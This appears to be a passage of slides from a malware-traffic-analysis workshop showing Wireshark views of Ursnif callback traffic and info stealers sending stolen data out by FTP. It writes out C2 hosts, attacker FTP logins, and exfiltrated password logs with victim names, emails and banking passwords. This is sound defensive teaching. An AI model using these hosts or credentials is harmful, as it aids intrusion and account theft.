185.130.104.9 port 80 - carfax.com - POST /79qm28/index.php

185.130.104.9 port 80 - zepter.com - POST /79qm28/index.php

185.130.104.9 port 80 - youtube.com POST /

185.130.104.9 port 80 - facebook.com - POST /

185.130.104.9 port 80 - twitter.com - POST /

**HTTPS traffic with
no domain name**

Block 4 - Ursnif

tls.handshake.type == 1

Time	Dst	port	Host	Info
2019-05-03 18:49...	185.139.70.182	443	mconorbenjamin.top	Client Hello
2019-05-03 18:49...	185.139.70.182	443	mconorbenjamin.top	Client Hello
2019-05-03 18:50...	185.139.70.182	443	mconorbenjamin.top	Client Hello
2019-05-03 18:50...	185.139.70.182	443	mconorbenjamin.top	Client Hello
2019-05-03 18:54...	185.25.50.168	443		Client Hello
2019-05-03 18:55...	185.25.50.168	443		Client Hello
2019-05-03 18:59...	185.25.50.168	443		Client Hello
2019-05-03 18:59...	185.25.50.168	443		Client Hello
2019-05-03 19:00...	185.25.50.168	443		Client Hello
2019-05-03 19:04...	185.25.50.168	443		Client Hello
2019-05-03 19:05...	185.25.50.168	443		Client Hello
2019-05-03 19:09...	185.25.50.168	443		Client Hello
2019-05-03 19:09...	185.25.50.168	443		Client Hello
2019-05-03 19:10...	185.25.50.168	443		Client Hello

Block 4 - Ursnif

tls.handshake.type == 11

Expression... | + basic | basic+ | basic+dns

Time	Src	port	Info
2019-05-03 18:49...	185.139.70.182	443	Server Hello, Certificate, Server Key Exchange, Serv
2019-05-03 18:49...	185.139.70.182	443	Server Hello, Certificate, Server Key Exchange, Serv
2019-05-03 18:50...	185.139.70.182	443	Server Hello, Certificate, Server Key Exchange, Serv
2019-05-03 18:50...	185.139.70.182	443	Server Hello, Certificate, Server Key Exchange, Serv
2019-05-03 18:54...	185.25.50.168	443	Server Hello, Certificate, Server Hello Done
2019-05-03 18:55...	185.25.50.168	443	Server Hello, Certificate, Server Hello Done
2019-05-03 18:59...	185.25.50.168	443	Server Hello, Certificate, Server Hello Done
2019-05-03 18:59...	185.25.50.168	443	Server Hello, Certificate, Server Hello Done
2019-05-03 19:00...	185.25.50.168	443	Server Hello, Certificate, Server Hello Done
2019-05-03 19:04...	185.25.50.168	443	Server Hello, Certificate, Server Hello Done
2019-05-03 19:05...	185.25.50.168	443	Server Hello, Certificate, Server Hello Done
2019-05-03 19:09...	185.25.50.168	443	Server Hello, Certificate, Server Hello Done
2019-05-03 19:09...	185.25.50.168	443	Server Hello, Certificate, Server Hello Done
2019-05-03 19:10...	185.25.50.168	443	Server Hello, Certificate, Server Hello Done

▼ Transport Layer Security 

- ▶ TLSv1.2 Record Layer: Handshake Protocol: Server Hello
- ▼ TLSv1.2 Record Layer: Handshake Protocol: Certificate 

 - Content Type: Handshake (22)
 - Version: TLS 1.2 (0x0303)
 - Length: 622

- ▶ Handshake Protocol: Certificate 

 - Handshake Type: Certificate (11)
 - Length: 618
 - Certificates Length: 615

- ▶ Certificates (615 bytes) 

 - Certificate Length: 612

- ▶ Certificate: 30820260308201c9a003020102020900aee6f417a83877c9... (id-at-com) 
- ▶ signedCertificate 

 - version: v3 (2)
 - serialNumber: 12603028989686609865

- ▶ signature (sha256WithRSAEncryption)
- ▶ issuer: rdnSequence (0) 

 - ▶ rdnSequence: 6 items (id-at-commonName=*, id-at-organizationalUnitNa) 

 - ▶ RDNSequence item: 1 item (id-at-countryName=XX)
 - ▶ RDNSequence item: 1 item (id-at-stateOrProvinceName=1)
 - ▶ RDNSequence item: 1 item (id-at-localityName=1)
 - ▶ RDNSequence item: 1 item (id-at-organizationName=1)
 - ▶ RDNSequence item: 1 item (id-at-organizationalUnitName=1)
 - ▶ RDNSequence item: 1 item (id-at-commonName=*)

Block 4 - Ursnif - Certificate data

185.139.70.182 - **mconorbenjamin.top**

185.25.50.168 - no domain name

- id-at-countryName=XX
- id-at-stateOrProvinceName=1
- id-at-localityName=1
- id-at-organizationName=1
- id-at-organizationalUnitName=1
- id-at-commonName=*

Block 4 - Ursnif

Normal certificate from traffic to **iecvlist.microsoft.com**

- id-at-countryName=**US**
- id-at-stateOrProvinceName=**Washington**
- id-at-localityName=**Redmond**
- id-at-organizationName=**Microsoft Corporation**
- id-at-organizationalUnitName=**Microsoft IT**
- id-at-commonName=**Microsoft IT TLS CA 2**

Block 4 - Ursnif

Normal certificate from traffic to **www.linkedin.com**

- id-at-countryName=**US**
- id-at-organizationName=**Digicert Inc**
- id-at-commonName=**Digicert SHA2 Secure Server CA**

Block 4 - Ursnif

194.147.35.112 port 80 - w53uli34zk.club - GET /skoex/po2.php?l=elof7.fgs

185.189.12.139 port 80 - nvr82644ooei.info - GET /images/[long string].avi

185.139.70.182 port 443 - mconorbenjamin.top - HTTPS/SSL/TLS traffic

185.25.50.168 port 443 - HTTPS/SSL/TLS traffic

185.49.70.81 port 80 - 185.49.70.81 - GET /502.rar ←

185.203.117.178 port 80 - carfax.com - POST /79qm28/index.php

185.203.117.178 port 80 - zepter.com - POST /79qm28/index.php

185.130.104.9 port 80 - carfax.com - POST /79qm28/index.php

185.130.104.9 port 80 - zepter.com - POST /79qm28/index.php

185.130.104.9 port 80 - youtube.com POST /

185.130.104.9 port 80 - facebook.com - POST /

185.130.104.9 port 80 - twitter.com - POST /

returned
follow-up malware

GET /502.rar HTTP/1.1

User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64)

Host: 185.49.70.81

Connection: Keep-Alive

Cache-Control: no-cache

HTTP/1.1 200 OK

Date: Fri, 03 May 2019 18:52:50 GMT

Server: Apache/2.4.6 (CentOS)

Last-Modified: Fri, 03 May 2019 18:41:23 GMT

ETag: "151c4b-5880018f30379"

Accept-Ranges: bytes

Content-Length: 1383499 

Keep-Alive: timeout=5, max=100

Connection: Keep-Alive

...l.lo.?..U.b.j.E.,.....x....b.b.....J3 ..jP.....-

m.S..Y..._U.....<.....G(.7....=...7.....54r.4',.....O...C;.....3...2.....

..

: H6o /l-

Block 4 - Ursnif

194.147.35.112 port 80 - w53uli34zk.club - GET /skoex/po2.php?l=elof fgs

185.189.12.139 port 80 - nvr82644ooei.info - GET /images/[long string].avi

185.139.70.182 port 443 - mconorbenjamin.top - HTTPS/SSL/TLS traffic

185.25.50.168 port 443 - HTTPS/SSL/TLS traffic

185.49.70.81 port 80 - 185.49.70.81 - GET /502.rar

185.203.117.178 port 80 - carfax.com - POST /79qm28/index.php

185.203.117.178 port 80 - zepter.com - POST /79qm28/index.php

185.130.104.9 port 80 - carfax.com - POST /79qm28/index.php

185.130.104.9 port 80 - zepter.com - POST /79qm28/index.php

185.130.104.9 port 80 - youtube.com POST /

185.130.104.9 port 80 - facebook.com - POST /

185.130.104.9 port 80 - twitter.com - POST /

initial
callback traffic

Block 4 - Ursnif - change since July 2019

2019-MTA-workshop-block-4-04.pcap

http.request

Time	Dst	port	Host	Info
2019-07-18 15:23...	147.78.66.46	80	dx019xsl1pace.xyz	GET /sywo/fgoow.php?l=styer3.gxl
2019-07-18 15:23...	40.113.200.201	80	microsoft.com	GET /images/Fsox6MKqHUQS2WwJNmy/
2019-07-18 15:24...	5.62.48.97	80	avast.com	GET /images/JLk1bSidbEeb/_2BAFij
2019-07-18 15:25...	40.113.200.201	80	microsoft.com	GET /images/cYquMoZ6T/7zD_2FL2nj
2019-07-18 15:26...	5.62.48.97	80	avast.com	GET /images/X1FVNz2t0n7V_2Bccenn
2019-07-18 15:28...	40.113.200.201	80	microsoft.com	GET /images/jcyPbF_2B/yBxU58M0ua
2019-07-18 15:28...	5.62.48.97	80	avast.com	GET /images/dVOUAdLJpE/OYp_2BHLI
2019-07-18 15:30...	52.230.217.195	80	update.microsoft.com	GET /images/0bW8v_2FYngB/vNXDG2p
2019-07-18 15:31...	85.143.217.238	80	nrosalynh.xyz	GET /images/yY8MVYLdetY/VLE_2BC0

Block 4 - Ursnif

Ursnif EXE

x019xsl1pace.xyz - GET /sywo/fgoow.php?l=styer3.gxl

microsoft.com - GET /images/[long string].avi

avast.com - GET /images/[long string].avi

microsoft.com - GET /images/[long string].avi

avast.com - GET /images/[long string].avi

update.microsoft.com - GET/images/[long string].avi

nrosalynh.xyz - GET /images/[long string].avi



decoy
domains

initial callback traffic

Block 4 - Ursnif

<https://www.malware-traffic-analysis.net/2019/07/29/index.html>



2019-07-29 - URSNIF INFECTION WITH PUSHDO

ASSOCIATED FILES:

- 2019-07-29-DHL-themed-Ursnif-malspam-examples.zip 194 kB (194,114 bytes)
- 2019-07-29-Ursnif-infection-with-Pushdo.pcap.zip 6.5 MB (6,519,413 bytes)
- 2019-07-29-Ursnif-and-Pushdo-malware-and-artifacts.zip 2.5 MB (2,478,867 bytes)
- 2019-07-29-Ursnif-with-Pushdo-IOCs.txt.zip 1 kB (1,040 bytes)

NOTES:

- First saw info about the malspam from [this tweet](#).
- Zip archives are password-protected with the standard password. If you don't know it, see the "about" page of this website.

Decoy URLs generated by Ursnif

Caused by
spreadsheet macro


(http.request or (tls.handshake.type eq 1 and (ip.addr eq 185.244.213.113 or ip.addr eq 31.214.157.58)) Expression... + basic basic+ basic+dns

Time	Src	Dst	Port	Host	Info
...

Block 4 - Up next...

- Commodity malware infections
- Lokibot
- Formbook
- Ursnif
- **Info stealer using FTP**
- Trickbot
- Emotet
- Monero cryptocurrency miner

Block 4 - Info stealer using FTP



Block 4 - Info stealer using FTP

2019-MTA-workshop-block-4-05.pcap



Time	Dst	port	Host	Info
2019-07-24 13:01...	23.63.254.176	80		49157 → 80 [SYN] Se
2019-07-24 13:01...	23.63.254.176	80	www.msftncsi.com	GET /ncsi.txt HTTP/
2019-07-24 13:03...	66.171.248.178	80		49163 → 80 [SYN] Se
2019-07-24 13:03...	66.171.248.178	80	bot.whatismyipaddress.com	GET / HTTP/1.1
2019-07-24 13:03...	192.145.239.39	21		49164 → 21 [SYN] Se
2019-07-24 13:03...	192.145.239.39	30964		49165 → 30964 [SYN]
2019-07-24 13:14...	66.171.248.178	80		49166 → 80 [SYN] Se
2019-07-24 13:14...	66.171.248.178	80	bot.whatismyipaddress.com	GET / HTTP/1.1
2019-07-24 13:14...	192.145.239.39	21		49167 → 21 [SYN] Se
2019-07-24 13:14...	192.145.239.39	30336		49168 → 30336 [SYN]
2019-07-24 13:25...	66.171.248.178	80		49169 → 80 [SYN] Se
2019-07-24 13:25...	66.171.248.178	80	bot.whatismyipaddress.com	GET / HTTP/1.1
2019-07-24 13:25...	192.145.239.39	21		49170 → 21 [SYN] Se
2019-07-24 13:25...	192.145.239.39	31958		49171 → 31958 [SYN]
2019-07-24 13:36...	66.171.248.178	80		49172 → 80 [SYN] Se
2019-07-24 13:36...	66.171.248.178	80	bot.whatismyipaddress.com	GET / HTTP/1.1
2019-07-24 13:36...	192.145.239.39	21		49173 → 21 [SYN] Se
2019-07-24 13:36...	192.145.239.39	33538		49174 → 33538 [SYN]

```
220----- Welcome to Pure-FTPd [privsep] [TLS] -----
220-You are user number 26 of 300 allowed.
220-Local time is now 06:03. Server port: 21.
220-This is a private system - No anonymous login
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 30 minutes of inactivity.
USER bbstar@testproeg.com
331 User bbstar@testproeg.com OK. Password required
PASS bbstar147
230 OK. Current restricted directory is /
OPTS utf8 on
200 OK, UTF-8 enabled
PWD
257 "/" is your current location
TYPE I
200 TYPE is now 8-bit binary
PASV
227 Entering Passive Mode (192,145,239,39,120,244)
STOR HawkEyeKeylogger-Rebornv9-PasswordsLogs-sarah.rutherford-RUTHERFORD-PC-173.66.46.112-24-07-2019-13-03.txt
150 Accepted data connection
226-File successfully transferred
226 0.066 seconds (measured here), 9.22 Kbytes per second
```

Follow the TCP stream
for the first segment with
a destination of
TCP port 21

Block 4 - Info stealer using FTP

2019-MTA-workshop-block-4-05.pcap



Time	Dst	port	Host	Info
2019-07-24 13:01...	23.63.254.176	80		49157 → 80 [SYN] Se
2019-07-24 13:01...	23.63.254.176	80	www.msftncsi.com	GET /ncsi.txt HTTP/
2019-07-24 13:03...	66.171.248.178	80		49163 → 80 [SYN] Se
2019-07-24 13:03...	66.171.248.178	80	bot.whatismyipaddress.com	GET / HTTP/1.1
2019-07-24 13:03...	192.145.239.39	21		49164 → 21 [SYN] Se
2019-07-24 13:03...	192.145.239.39	30964		49165 → 30964 [SYN]
2019-07-24 13:14...	66.171.248.178	80		49166 → 80 [SYN] Se
2019-07-24 13:14...	66.171.248.178	80	bot.whatismyipaddress.com	GET / HTTP/1.1
2019-07-24 13:14...	192.145.239.39	21		49167 → 21 [SYN] Se
2019-07-24 13:14...	192.145.239.39	30336		49168 → 30336 [SYN]
2019-07-24 13:25...	66.171.248.178	80		49169 → 80 [SYN] Se
2019-07-24 13:25...	66.171.248.178	80	bot.whatismyipaddress.com	GET / HTTP/1.1
2019-07-24 13:25...	192.145.239.39	21		49170 → 21 [SYN] Se
2019-07-24 13:25...	192.145.239.39	31958		49171 → 31958 [SYN]
2019-07-24 13:36...	66.171.248.178	80		49172 → 80 [SYN] Se
2019-07-24 13:36...	66.171.248.178	80	bot.whatismyipaddress.com	GET / HTTP/1.1
2019-07-24 13:36...	192.145.239.39	21		49173 → 21 [SYN] Se
2019-07-24 13:36...	192.145.239.39	33538		49174 → 33538 [SYN]

HawkEye Keylogger - Reborn v9

Passwords Logs

sarah.rutherford \ RUTHERFORD-PC

=====

Name : Sarah Rutherford
Application : MS Outlook 2002/2003/2007/2010
Email : sarah.ruth@aol.com
Server : pop.aol.com
Server Port : 995
Secured : No
Type : POP3
User : sarah.ruth@aol.com
Password : P@ssw0rd1\$
Profile : Outlook
Password Strength : Very Strong
SMTP Server : smtp.aol.com
SMTP Server Port : 587

=====

Follow TCP stream
for the first
FTP data channel
(TCP port 30964)

Block 4 - Info stealer using FTP

ftp.request.command or ftp-data

Time	Src	Dst	port	Info
2019-07-24 13:03...	192.145.239.39	21		Request: USER bbstar@testproeg.com
2019-07-24 13:03...	192.145.239.39	21		Request: PASS bbstar147
2019-07-24 13:03...	192.145.239.39	21		Request: OPTS utf8 on
2019-07-24 13:03...	192.145.239.39	21		Request: PWD
2019-07-24 13:03...	192.145.239.39	21		Request: TYPE I
2019-07-24 13:03...	192.145.239.39	21		Request: PASV
2019-07-24 13:03...	192.145.239.39	21		Request: STOR HawkEyeKeylogger-Rebornv9-Passwo
2019-07-24 13:03...	192.145.239.39	30964		FTP Data: 620 bytes (PASV) (STOR HawkEyeKeylog
2019-07-24 13:14...	192.145.239.39	21		Request: USER bbstar@testproeg.com
2019-07-24 13:14...	192.145.239.39	21		Request: PASS bbstar147
2019-07-24 13:14...	192.145.239.39	21		Request: OPTS utf8 on
2019-07-24 13:14...	192.145.239.39	21		Request: PWD
2019-07-24 13:14...	192.145.239.39	21		Request: TYPE I
2019-07-24 13:14...	192.145.239.39	21		Request: PASV
2019-07-24 13:14...	192.145.239.39	21		Request: STOR HawkEyeKeylogger-Rebornv9-Passwo
2019-07-24 13:14...	192.145.239.39	30336		FTP Data: 620 bytes (PASV) (STOR HawkEyeKeylog
2019-07-24 13:25...	192.145.239.39	21		Request: USER bbstar@testproeg.com
2019-07-24 13:25...	192.145.239.39	21		Request: PASS bbstar147
2019-07-24 13:25...	192.145.239.39	21		Request: OPTS utf8 on
2019-07-24 13:25...	192.145.239.39	21		Request: PWD

Block 4 - Info stealer using FTP

ftp.request.command == STOR

- **STOR HawkEyeKeylogger-Rebornv9-PasswordsLogs-sarah.rutherford-RUTHERFORD-PC-173.66.46.112-24-07-2019-13-03.txt**
- **STOR HawkEyeKeylogger-Rebornv9-PasswordsLogs-sarah.rutherford-RUTHERFORD-PC-173.66.46.112-24-07-2019-13-14.txt**
- **STOR HawkEyeKeylogger-Rebornv9-PasswordsLogs-sarah.rutherford RUTHERFORD PC 173 66 46 112 24 07**

Block 4 - Info stealer using FTP

2019-MTA-workshop-block-4-06.pcap



Time	Src	Dst	port	Host	Server Name	Info
2019-02-07 19:03:45.118000	72.21.81.200	443			iecvlis...	Client Hello
2019-02-07 19:03:45.118000	72.21.81.200	443			iecvlis...	Client Hello
2019-02-07 19:10:11.118000	66.210.41.8	80				49162 → 80 [SYN] Seq=0 Win=8
2019-02-07 19:10:11.118000	66.210.41.8	80	crl.mi...			GET /pki/crl/products/CSPCA.
2019-02-07 19:39:11.118000	89.46.222.42	21				49163 → 21 [SYN] Seq=0 Win=8
2019-02-07 19:40:11.118000	89.46.222.42	12043				49164 → 12043 [SYN] Seq=0 Wi
2019-02-07 19:41:11.118000	52.202.139.131	80				49165 → 80 [SYN] Seq=0 Win=8
2019-02-07 19:41:11.118000	52.202.139.131	80	checki...			GET / HTTP/1.1
2019-02-07 19:53:11.118000	23.43.62.209	80				49166 → 80 [SYN] Seq=0 Win=8
2019-02-07 19:53:11.118000	23.43.62.209	80	redir...			GET /redir/allservices/?sv=5
2019-02-07 19:53:11.118000	23.43.62.18	80				49167 → 80 [SYN] Seq=0 Win=8
2019-02-07 19:53:11.118000	23.43.62.18	80	online...			GET /serviceswitching/AllSer
2019-02-07 19:53:11.118000	23.43.62.18	80	online...			GET /bing/bing.xml HTTP/1.1
2019-02-07 19:59:11.118000	89.46.222.42	21				49168 → 21 [SYN] Seq=0 Win=8
2019-02-07 20:00:11.118000	89.46.222.42	12050				49169 → 12050 [SYN] Seq=0 Wi

Block 4 - Info stealer using FTP

ftp.request.command or ftp-data

Time	Dst	port	Info
2019-02-07 19:39...	89.46.222.42	21	Request: USER admin_szafhhjjk
2019-02-07 19:39...	89.46.222.42	21	Request: PASS z3N9yLo6Qet
2019-02-07 19:40...	89.46.222.42	21	Request: OPTS utf8 on
2019-02-07 19:40...	89.46.222.42	21	Request: PWD
2019-02-07 19:40...	89.46.222.42	21	Request: CWD /
2019-02-07 19:40...	89.46.222.42	21	Request: TYPE I
2019-02-07 19:40...	89.46.222.42	21	Request: PASV
2019-02-07 19:40...	89.46.222.42	21	Request: STOR Recovery_anthony.shasta-SHASTA-WIN
2019-02-07 19:40...	89.46.222.42	12043	FTP Data: 556 bytes (PASV) (STOR Recovery_anthon...
2019-02-07 19:59...	89.46.222.42	21	Request: USER admin_szafhhjjk
2019-02-07 19:59...	89.46.222.42	21	Request: PASS z3N9yLo6Qet
2019-02-07 19:59...	89.46.222.42	21	Request: OPTS utf8 on
2019-02-07 19:59...	89.46.222.42	21	Request: PWD
2019-02-07 19:59...	89.46.222.42	21	Request: CWD /
2019-02-07 19:59...	89.46.222.42	21	Request: TYPE I
2019-02-07 20:00...	89.46.222.42	21	Request: PASV
2019-02-07 20:00...	89.46.222.42	21	Request: STOR Screenanthony.shasta-SHASTA-WIN-PC
2019-02-07 20:00...	89.46.222.42	12050	FTP Data: 1460 bytes (PASV) (STOR Screenanthony...
2019-02-07 20:00...	89.46.222.42	12050	FTP Data: 1460 bytes (PASV) (STOR Screenanthony...
2019-02-07 20:00...	89.46.222.42	12050	FTP Data: 1460 bytes (PASV) (STOR Screenanthony...

Block 4 - Info stealer using FTP

ftp.request.command == STOR

- **STOR Recovery_anthony.shasta-SHASTA-WIN-PC_2019_02_07_19_39_57.html**
- **STOR Screenanthony.shasta-SHASTA-WIN-PC_2019_02_07_19_59_57.jpeg**
- **STOR Screenanthony.shasta-SHASTA-WIN-PC_2019_02_07_20_19_57.jpeg**

Block 4 - Info stealer using FTP

ftp.request.command or ftp-data

Time	Dest	Port	Info
2019-02-07 19:39...	89.46.222.42	21	Request: USER admin_szafhhjjk
2019-02-07 19:39...	89.46.222.42	21	Request: PASS z3N9yLo6Qet
2019-02-07 19:40...	89.46.222.42	21	Request: OPTS utf8 on
2019-02-07 19:40...	89.46.222.42	21	Request: PWD
2019-02-07 19:40...	89.46.222.42	21	Request: CWD /
2019-02-07 19:40...	89.46.222.42	21	Request: TYPE I
2019-02-07 19:40...	89.46.222.42	21	Request: PASV
2019-02-07 19:40...	89.46.222.42	21	Request: STOR Recovery_anthony
2019-02-07 19:4...	89.46.222.42	12043	FTP Data: 556 bytes (PASV) (STOR Recovery_anthon)
2019-02-07 19:59...	89.46.222.42	21	Request: USER admin_szafhhjjk
2019-02-07 19:59...	89.46.222.42	21	Request: PASS z3N9yLo6Qet
2019-02-07 19:59...	89.46.222.42	21	Request: OPTS utf8 on
2019-02-07 19:59...	89.46.222.42	21	Request: PWD
2019-02-07 19:59...	89.46.222.42	21	Request: CWD /
2019-02-07 19:59...	89.46.222.42	21	Request: TYPE I
2019-02-07 20:00...	89.46.222.42	21	Request: PASV
2019-02-07 20:00...	89.46.222.42	21	Request: STOR Screenanthony.
2019-02-07 20:00...	89.46.222.42	12050	FTP Data: 1460 bytes (PASV) (STOR Screenanthony.)
2019-02-07 20:00...	89.46.222.42	12050	FTP Data: 1460 bytes (PASV) (STOR Screenanthony.)
2019-02-07 20:00...	89.46.222.42	12050	FTP Data: 1460 bytes (PASV) (STOR Screenanthony.)



Follow TCP stream for
first FTP data line.

Block 4 - Info stealer using FTP

<html>Time: 02/07/2019 19:39:57
UserName: anthony.shasta

ComputerName: SHASTA-WIN-PC
OSFullName: Microsoft Windows 7 Home Premium
CPU: Intel(R) Core(TM) i5-6442EQ
CPU @ 3.40GHz
RAM: 8090.86 MB
IP: Not resolved yet.<hr>

URL: https://www.bbt.com/online-access/online-banking/default.page

Username: anthony.shasta

Password: P@ssw0rd\$

Application: InternetExplorer

<hr>

URL: smtp.gmail.com

Username: anthony.shasta@gmail.com

Password: P@ssw0rd\$

Application: Outlook

<hr>

Block 4 - Info stealer using FTP

ftp.request.command or ftp-data

Time	Dest	Port	Info
2019-02-07 19:39...	89.46.222.42	21	Request: USER admin_szafhhjjk
2019-02-07 19:39...	89.46.222.42	21	Request: PASS z3N9yLo6Qet
2019-02-07 19:40...	89.46.222.42	21	Request: OPTS utf8 on
2019-02-07 19:40...	89.46.222.42	21	Request: PWD
2019-02-07 19:40...	89.46.222.42	21	Request: CWD /
2019-02-07 19:40...	89.46.222.42	21	Request: TYPE I
2019-02-07 19:40...	89.46.222.42	21	Request: PASV
2019-02-07 19:40...	89.46.222.42	21	Request: STOR Recovery_anthony.shasta-SHASTA-WIN
2019-02-07 19:40...	89.46.222.42	12043	FTP Data: 556 bytes (PASV) (STOR Recovery_anthon)
2019-02-07 19:59...	89.46.222.42	21	Request: USER admin_szafhhjijk
2019-02-07 19:59...	89.46.222.42	21	Request: PASS
2019-02-07 19:59...	89.46.222.42	21	Request: OPTS utf8 on
2019-02-07 19:59...	89.46.222.42	21	Request: PWD
2019-02-07 19:59...	89.46.222.42	21	Request: CWD /
2019-02-07 19:59...	89.46.222.42	21	Request: TYPE I
2019-02-07 19:59...	89.46.222.42	21	Request: PASV
2019-02-07 19:59...	89.46.222.42	21	Request: STOR Screenanthony.shasta-SHASTA-WIN-PC
2019-02-07 20:00...	89.46.222.42	21	Request: PASV
2019-02-07 20:00...	89.46.222.42	21	Request: STOR Screenanthony.shasta-SHASTA-WIN-PC
2019-02-07 20:00...	89.46.222.42	12050	FTP Data: 1460 bytes (PASV) (STOR Screenanthony.shasta-SHASTA-WIN-PC)
2019-02-07 20:00...	89.46.222.42	12050	FTP Data: 1460 bytes (PASV) (STOR Screenanthony.shasta-SHASTA-WIN-PC)
2019-02-07 20:00...	89.46.222.42	12050	FTP Data: 1460 bytes (PASV) (STOR Screenanthony.shasta-SHASTA-WIN-PC)

Follow TCP stream for
second FTP data line.



Block 4 - Info stealer using FTP

.....JFIF.....x.x.....C.....

..

.....(.....1#%.(:3=<9387@H\N@DWE78PmQW_bghg>Mqypdx\egc...C...../..../cB8Bccc.....

..".....

.....}.....!1A..Qa."q.2....#B...R..\$3br.

.....%&'()*456789:CDEFGHIJKLMNOPQRSTUVWXYZcdefghijstuvwxyz.....

.....w.....!1..AQ.aq."2...B.... #3R..br.

.....\$4.%.....&'()*56789:CDEFGHIJKLMNOPQRSTUVWXYZcdefghijstuvwxyz.....?..E.VF.E*...+z.J...H.G..'.O

Zi\.....\...}.%\\t.).b.....UF....'..pH...z1]3.@...3&r...8.sY.."I....~...?:9.....R.33mG..+g5.Y.b.....P.R.E.....JZ(.a.ZJZ..b.(..E...Q..Z.(..@.R..@..Q@

..P..R....b.(.QE(.)h...R..Q@.....Q@....@.QE...(0..Z.J(....1Ez

Wireshark · Follow TCP Stream (tcp.stream eq 12) · 2019-MTA-workshop-block-4-04.pcap

....JFIF....x.x....C....

.....(.....1#%.(:3=<9387@H\N@DWE78PmQW_bghg>Mqypdx\egc...C.....//.../
cB8Bccc....."

.....}.....!1A..Qa."q.2...#B...R..\$3br.

%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....

Show and save data as: Raw

#3R..br.

ASCII

C Arrays

EBCDIC

Hex Dump

UTF-8

UTF-16

YAML

Raw

ASCII


103 client pkt(s), 0 server pkt(s), 0 turn(s).

Entire conversation (149 kB)

Show and save data as

Find:

Find Next



Wireshark · Follow TCP Stream (tcp.stream eq 12) · 2019-MTA-workshop-block-4-04.pcap

```
025dc16163706dee05ccd2a226f58e45501c8cb73b4f4e0631ebcd4f73a5da69ed7  
5713493c96d198c448ac15d8b8dd82704703db9f6aa7a54d692cf717da85d422e77  
6e8e3991ca3b9392cdb54f03d3bfd2a537505cdade59dde11992499674b9d8e519  
b04107e5dc3aff0077b5005b874fb36d6e3b2967b8314eaaf01455c9565c8dc73c6  
3e873ed5976f6f6c6c2e2faf3ce78e3916258e260a4b1c9c9241c0c03db9abf06a1  
64fe23b7ba6bb486d6cd12246911cb481571900038e79e71d6a9583a5ac9711a6b1  
6a91b950dbdde58e41d7eeb21e471d40ebd6802aeb164b617de5c4ccf0ba2cb116  
fbdb586467dfb551abfae6a0352d4dee10b98c2aa217fbc4018c9faf5fc6a85002b  
7dd4fa7f534f83973feeb7f2348e3e48fdd7fa9a7db8fde37fb8fff00a09a006353  
0d145021454eb79708a0094903a06f987eb4514c606fee48e24dbfee285fe42abb3  
1624b1249ea4d1452105145140c28a28a00053bb51450000529145140094d345140
```

103 client pkts, 0 server pkts, 0 turns.

Entire conversation (149 kB)

Show and save as Raw Stream 12

Find: Find Next

Help Filter Out This Stream Print Save as... Back Close

